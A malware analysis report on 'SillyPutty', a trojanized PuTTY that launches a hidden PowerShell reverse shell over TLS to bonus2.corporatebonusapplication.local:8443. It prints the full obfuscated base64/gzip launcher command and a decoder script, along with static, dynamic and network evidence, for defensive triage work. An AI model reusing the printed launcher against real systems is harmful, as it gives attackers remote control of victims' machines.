Practical Malware Analysis & Triage

Malware Analysis Report

SillyPutty -Trojan Malware

Oct 2024 | ZAlexanderV | v1.0

Table of Contents

Executive Summary

SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

SillyPutty is a trojanized putty version. It was analyzed on October 8th, 2024. It is a legitimate putty for x86 systems with added meterpreter payload in it. Symptoms of infection include powershell screen after putty execution and ssl connection to host bonus2[.]corporatebonusapplication[.]local on port 8443.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

Silly putty consists on 2 ports – 1st legitimate putty program that works as expected, 2nd is meterpreter payload that would shows PowerShell windows after initial start. Callback host is bonus2[.]corporatebonusapplication[.]local port 8443 and ssl protocol used. It try to check valid ssl certificate and can be accepted via meterpreter listener.

Malware Composition

SillyPutty consists of the following components:

File Name	SHA256 Hash
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
Invoke-Powerfun.ps1	d2dba18b176345188aabb1bd17d6c13de468643d3da04c9ca35aa710ac59f9cf

putty.exe


The legitimate software, free implementation of SSH and Telnet for Windows.

Invoke-Powerfun.ps1:

Script used to create remote connection via ssl. Unpacked source located at - https://github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1

Fig 1: Base64 encoded cert of the stage 1 payload.

Basic Static Analysis



Файл Ввод Устройства Справка

pestudio 9.59 - Malware Initial Assessment - www.winitor.com (read-only)

file settings about

```
c:\users\vboxuser\desktop\putty.exe.malz
    indicators (sections > self-modifying)
    footprints (type > sha256)
    virustotal (status > offline)
    dos-header (size > 64 bytes)
    dos-stub (size > 56 bytes)
    rich-header (n/a)
    file-header (executable > 32-bit)
    optional-header (subsystem > GUI)
    directories (count > 4)
    sections (files > 3)
    libraries (count > 8)
    imports (flag > 326)
    exports (n/a)
    thread-local-storage (n/a)
    .NET (n/a)
    resources (signature > chtml)
    strings (flag > 159)
    debug (n/a)
    manifest (name > PuTTY)
    version (FileDescription > SSH, Telnet, Rlogin,
    certificate (n/a)
    overlay (n/a)
```

indicator (27)	detail	level
sections > self-modifying	name: .text	+++++
sections > execute	count: 2	+++++
imports > flag	CloseClipboard | EmptyClipboard | GetClipboardData | GetClipboardOw...	+++++
file > signature | tooling	Python-Script	++
string > suspicious	size: 1496 bytes	++
string > suspicious	size: 1585 bytes	++
strings > flag	count: 159	++
section > file	signature: chtml, offset: 0x000C0D20, size: 340704 bytes	++
section > file	signature: Python, offset: 0x000C0D30, size: 340688 bytes	++
resource > file	signature: compiled html file (CHTML), offset: 0x00121F43, size: 325542 ...	++
sections > flag	name: .00cfg	++
string > url-pattern	https://www.chiark.greenend.org.uk/~sgtatham/putty/	++
file > entropy	7.394	+
file > sha256	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA...	+
file > size	1545216 bytes	+
file > type	executable, 32-bit, GUI	+
virustotal > status	The server name or address could not be resolved	+
compiler > stamp	Sat Jul 10 09:51:55 2021	+
resource > items	count: 24, size: 340425 bytes, file-ratio: 22.03%	+
manifest > general	name: PuTTY, description: A network client and terminal emulator, level...	+
file-name > version	PuTTY	+
debug	n/a	+
entry-point > address	0x00122000	+
certificate	n/a	+
imphash > md5	DDF7967F271D2DEF449D78BF72166FCB	+
exports	n/a	+
overlay	n/a	+

Figure 1 PEStrdio analysis

Most interesting findings was made by floss utility – obfuscated payload:

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227
jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNt
UL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU
4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScp
zZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvg
z4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WK
kO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/
GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl
0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT
430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW8
4arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV
8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9
X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3C
C/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eM
frfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+
7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8
```

qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd())

We have extracted payload and deobfuscated it. Our flow was following:

1. Extract payload from binary
2. Decode base64 string
3. Uncompressing gzip string

Result script presented here:


```powershell
#Accept payload in arg0
$base64=$args[0]
$base64Length = $base64 | Measure-Object -Character
#Print input length
write-host "Got payload - lenght: $($base64Length)"
#Extract bytes from base64 string
$bytes = [System.Convert]::FromBase64String($base64)
#Prepare stream to unzip it
$memoryStream = New-Object System.IO.MemoryStream(, $bytes)
$gzipStream = New-Object System.IO.Compression.GzipStream($memoryStream,
[System.IO.Compression.CompressionMode]::Decompress)
$streamReader = New-Object System.IO.StreamReader($gzipStream)
$decompressedScript = $streamReader.ReadToEnd()
#Print ungzipped scipt
Write-Output $decompressedScript
```

Unpacked malware listing presented in appendix C.

Script create remote shell binding and use TLS to encrypt connection. The rights of the user who launched it are granted.


Basic Dynamic Analysis

After launching the application, a window is visible and the load is launched, which in turn tries to connect to the host and open the reverse shell.



Specify the destination you want to connect to
Host Name (or IP address)
Port: 22
Connection type: ● SSH ○ Serial ○ Other: Telnet
Load, save or delete a stored session
Saved Sessions
Default Settings
Close window on exit: ○ Always ○ Never ● Only on clean exit

Figure 2 PowerShell console after putty start



```
pe
i386
C:/Users/vboxuser/Desktop/putty.exe
```

Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path
10:02:...	putty.exe	332	CreateFile	C:\ProgramData
10:02:...	putty.exe	332	CreateFile	C:\Windows\Sy
10:02:...	putty.exe	332	CreateFile	C:\Windows\pc
10:02:...	putty.exe	332	ReadFile	C:\$Directory
10:02:...	putty.exe	332	ReadFile	C:\Users\vboxu
10:02:...	putty.exe	332	ReadFile	C:\Users\vboxu
10:02:...	putty.exe	332	CreateFile	C:\Windows\Sy
10:02:...	putty.exe	332	CreateFile	C:\Windows\Sy
10:02:...	putty.exe	332	QueryBasicInformationFile	C:\Windows\Sy
10:02:...	putty.exe	332	CloseFile	C:\Windows\Sy
10:02:...	putty.exe	332	CreateFile	C:\Windows\Sy
10:02:...	putty.exe	332	QueryBasicInformationFile	C:\Windows\Sy
10:02:...	putty.exe	332	CloseFile	C:\Windows\Sy
10:02:...	putty.exe	332	CreateFile	C:\Windows\Sy
10:02:...	putty.exe	332	CreateFileMapping	C:\Windows\Sy
10:02:...	putty.exe	332	QueryStandardInformationFile	C:\Windows\Sy
10:02:...	putty.exe	332	ReadFile	C:\Windows\Sy
10:02:...	putty.exe	332	ReadFile	C:\Users\vboxu
10:02:...	putty.exe	332	ReadFile	C:\Users\vboxu
10:02:...	putty.exe	332	ReadFile	C:\Windows\Sy
10:02:...	putty.exe	332	ReadFile	C:\Users\vboxu
10:02:...	putty.exe	332	ReadFile	C:\Windows\Sy
10:02:...	putty.exe	332	ReadFile	C:\Users\vboxu
10:02:...	putty.exe	332	ReadFile	C:\Windows\Sy
10:02:...	putty.exe	332	ReadFile	C:\Users\vboxu
10:02:...	putty.exe	332	CreateFileMapping	C:\Windows\Sy
10:02:...	putty.exe	332	QuerySecurityFile	C:\Windows\Sy
10:02:...	putty.exe	332	QueryNameInformationFile	C:\Windows\Sy
10:02:...	putty.exe	332	ReadFile	C:\Windows\Sy
10:02:...	putty.exe	332	QueryNameInformationFile	C:\Users\vboxu
10:02:...	putty.exe	332	ReadFile	C:\Users\vboxu
10:02:...	putty.exe	332	Process Create	C:\Windows\Sy
10:02:...	putty.exe	332	QuerySecurityFile	C:\Windows\Sy
10:02:...	putty.exe	332	CreateFile	C:\Windows\ap
10:02:...	putty.exe	332	QueryBasicInformationFile	C:\Windows\ap
10:02:...	putty.exe	332	CloseFile	C:\Windows\ap

Showing 1,929 of 3,702,080 events (0.052%) | Backed by virtual memory

```
Interprocess Communication::Connect Pipe [C0003.
Interprocess Communication::Create Pipe [C0003.001]
```

Date: 10/8/2024 10:02:18.1671184 PM

Thread: 932

Class: Process

Operation: Process Create

Result: SUCCESS

Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Duration: 0.0000000


PID: 3644

Command line: powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((N
845HldzK9X2rwowCGg/c/wx8pk0KJhYblUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NIWG6/2FDx

Figure 3 Process creation

Advanced Static Analysis

We were able to find place where powershell invoked.



```
[0x005220d5]
fcn.005220d5(int32_t arg_37h, int32_t arg_3ah, int32_t arg_4ah, uint32_t arg_58h, uint32_t arg_62...
; arg int32_t arg_37h @ stack + 0x37
; arg int32_t arg_3ah @ stack + 0x3a
; arg int32_t arg_4ah @ stack + 0x4a
; arg uint32_t arg_58h @ stack + 0x58
; arg uint32_t arg_62h @ stack + 0x62
; arg int32_t arg_64h @ stack + 0x64
; arg int32_t arg_68h @ stack + 0x68
; arg int32_t arg_6ah @ stack + 0x6a
; arg uint32_t arg_7ah @ stack + 0x7a
; arg int32_t arg_b2h @ stack + 0xb2
0x005220d5      pop     ebp
0x005220d6      push    1           ; 1
0x005220d8      lea     eax, [arg_b2h]
0x005220de      push    eax
0x005220df      push    0x876f8b31
0x005220e4      call    ebp
0x005220e6      mov     ebx, 0xa2a1de0
0x005220eb      push    0x9dbd95a6
0x005220f0      call    ebp
0x005220f2      cmp     al, 6       ; 6
0x005220f4      jl      0x522100
```

```
[0x005220f6]
0x005220f6      cmp     bl, 0xe0    ; 224
0x005220f9      jne     0x522100
```

```
[0x005220fb]
0x005220fb      mov     ebx, 0x6f721347
```

```
[0x00522100]
0x00522100      push    0
0x00522102      push    ebx
0x00522103      call    ebp
0x00522105      jo      0x522176
```

```
[0x00522107]
0x00522107      ja      0x52216e
```

```
[0x00522176]
0x00522176      push    0x65        ; 'e' ; 101
```

Advanced Dynamic Analysis


An extensive dynamic analysis was not performed because the reverse shell was analyzed statically.

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators


DNS request to the host **bonus2[.]corporatebonusapplication[.]local**



```
dnsS
o.   Time          Source      Destination  Protocol Length Info
  19 4.986327327   10.10.1.3   10.10.1.2    DNS        77 Standard query 0xc012 A crl3.digicert.com
  20 4.986330159   10.10.1.2   10.10.1.3    ICMP      105 Destination unreachable (Port unreachable)
  21 4.986652844   10.10.1.3   10.10.1.2    DNS        83 Standard query 0x6cad A ctldl.windowsupdate.com
  22 6.027938092   10.10.1.3   10.10.1.2    DNS        77 Standard query 0x0748 A crl4.digicert.com
  23 6.027955053   10.10.1.2   10.10.1.3    ICMP      105 Destination unreachable (Port unreachable)
  24 8.545576131   10.10.1.3   10.10.1.2    DNS        98 Standard query 0xbee0 A bonus2.corporatebonusapplication.local
  25 8.545593753   10.10.1.2   10.10.1.3    ICMP      126 Destination unreachable (Port unreachable)
  26 8.546271305   10.10.1.3   10.10.1.2    DNS        98 Standard query 0xbee0 A bonus2.corporatebonusapplication.local
  27 8.546276320   10.10.1.2   10.10.1.3    ICMP      126 Destination unreachable (Port unreachable)
  28 8.546484247   10.10.1.3   10.10.1.2    DNS        98 Standard query 0xbee0 A bonus2.corporatebonusapplication.local
  29 10.562389462  10.10.1.3   10.10.1.2    DNS        98 Standard query 0xbee0 A bonus2.corporatebonusapplication.local
  30 10.562406692  10.10.1.2   10.10.1.3    ICMP      126 Destination unreachable (Port unreachable)
  31 10.570936120  10.10.1.3   10.10.1.2    DNS        98 Standard query 0xbee0 A bonus2.corporatebonusapplication.local
  32 10.570951841  10.10.1.2   10.10.1.3    ICMP      126 Destination unreachable (Port unreachable)
  33 11.586075307  10.10.1.3   10.10.1.2    DNS        83 Standard query 0x81db A ocsp.trust-provider.com
  34 11.586091466  10.10.1.2   10.10.1.3    ICMP      111 Destination unreachable (Port unreachable)
  35 11.586457188  10.10.1.3   10.10.1.2    DNS        83 Standard query 0x81db A ocsp.trust-provider.com

Ethernet II, Src: PcsCompu_d2:57:35 (08:00:27:d2:57:35), Dst: PcsCompu_a0:15:b3 (08:00:27:a0:15:b3)
Internet Protocol Version 4, Src: 10.10.1.3, Dst: 10.10.1.2
User Datagram Protocol, Src Port: 62224, Dst Port: 53
Domain Name System (query)
   Transaction ID: 0xbee0
 ▸ Flags: 0x0100 Standard query
   Questions: 1
   Answer RRs: 0
   Authority RRs: 0
   Additional RRs: 0
 ▾ Queries
```

Figure 4 WireShark Packet Capture of DNS request




*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.stream eq 0
No.  Time          Source      Destination  Protocol Length Info
   1 0.000000000   10.10.1.3   10.10.1.2    TCP       66 49769 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   2 0.000014494   10.10.1.2   10.10.1.3    TCP       54 8443 → 49769 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   3 0.507026807   10.10.1.3   10.10.1.2    TCP       66 [TCP Retransmission] [TCP Port numbers reused] 49769 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   4 0.507039701   10.10.1.2   10.10.1.3    TCP       54 8443 → 49769 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   5 1.023780197   10.10.1.3   10.10.1.2    TCP       66 [TCP Retransmission] [TCP Port numbers reused] 49769 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   6 1.023815108   10.10.1.2   10.10.1.3    TCP       54 8443 → 49769 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
